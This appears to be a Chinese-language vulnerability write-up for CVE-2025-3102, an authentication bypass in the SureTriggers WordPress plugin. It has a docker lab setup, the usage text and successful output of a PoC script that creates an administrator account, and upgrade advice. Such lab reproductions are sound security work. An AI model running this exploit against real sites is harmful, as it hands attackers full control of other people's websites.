


# WordPress前台管理员账户创建漏洞（CVE-2025-3102）POC及一键部署环境

## 漏洞介绍

**SureTriggers: All-in-One Automation Platform** 是一款专为 WordPress 打造的自动化流程管理插件，支持无代码创建工作流，帮助用户在多个插件和第三方服务之间实现高效协同。通过设置触发器（Trigger）、条件（Condition）和动作（Action），用户可以自动化处理如表单提交、用户注册、订单创建、邮件发送等常见操作。SureTriggers 支持与 WooCommerce、LearnDash、FluentCRM 等众多插件集成，还可连接外部平台如 Google Sheets 和 Slack，大大提升网站的自动化水平与运营效率。

官网显示，该插件活跃下载量达到**10万+**



WordPress 的 **SureTriggers: All-in-One Automation Platform** 插件在所有版本（包括并不高于 1.0.78）中，存在一个**身份验证绕过漏洞**，允许攻击者创建管理员账户。漏洞的根本原因在于插件的 `authenticate_user` 函数中对 `secret_key` 值缺少空值校验。当插件已安装并启用、但尚未配置 API 密钥时，未验证身份的攻击者可以利用该漏洞，在目标网站上创建管理员账号，从而获取完全控制权限。



## 漏洞条件

- SureTriggers  $\leq$  1.0.78

## 环境部署

具体POC及一键部署环境见文末

执行一条命令即可部署环境


```
docker-compose up -d
```

访问 <http://your-ip:8000> 出现如下页面证明部署成功



选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下SureTriggers

在“设置-固定链接”中勾选“文章名”即可成功部署环境



## 漏洞复现

利用如下python脚本，-t参数是目标wordpress地址，-nmail是新增管理员账号的邮箱，-nu参数是新增管理员账号的用户名，-np参数是新增管理员账号的密码。

```
(CommonPython) CVE-2025-3102-U % python CVE-2025-3102.py -h
usage: CVE-2025-3102.py [-h] -u URL [-nmail NEWMAIL] [-nu NEWUSER] [-np NEWPASSWORD]

SureTriggers <= 1.0.78 - Authorization Bypass

options:
  -h, --help            show this help message and exit
  -u URL, --url URL      Target WordPress base URL
  -nmail NEWMAIL, --newmail NEWMAIL
                        Email to register
  -nu NEWUSER, --newuser NEWUSER
                        Username to register
  -np NEWPASSWORD, --newpassword NEWPASSWORD
                        Password for the new user
```

使用命令 `python CVE-2025-3102.py -u http://127.0.0.1:8000/ -nmail albatr0ss@gmail.com -nu albatr0ss -np 123456` 成功创建了管理员账号：albatr0ss/123456


```
(CommonPython) CVE-2025-3102-U % python CVE-2025-3102.py -u http://127.0.0.1:8000/ -nmail albatr0ss@gmail.com -nu albatr0ss
-np 123456
[*] Fetching plugin version...
[+] Plugin version: 1.0.78
[+] Vulnerable version detected. Proceeding with exploit...
[+] Exploit successful!
[+] Credentials: albatr0ss:123456
```

我们使用albatr0ss/123456成功登录管理员账号



## 漏洞修复

- 将SureTriggers插件升级到 > 1.0.78的版本 (<https://wordpress.org/plugins/suretriggers/>)

 Plugin Directory • OttoKit: All-in-One Automation Platform (Formerly SureTriggers)

### Previous Versions

Previous versions of plugins may not be secure or stable. They are not recommended for use on production websites.

Please select a specific version to download.

✓ Development Version	Download
1.0.81	
1.0.80	
1.0.79	
1.0.78	
1.0.77	
1.0.76	
1.0.75	
1.0.74	

About  
News

Showcase  
Themes

Learn  
Documentation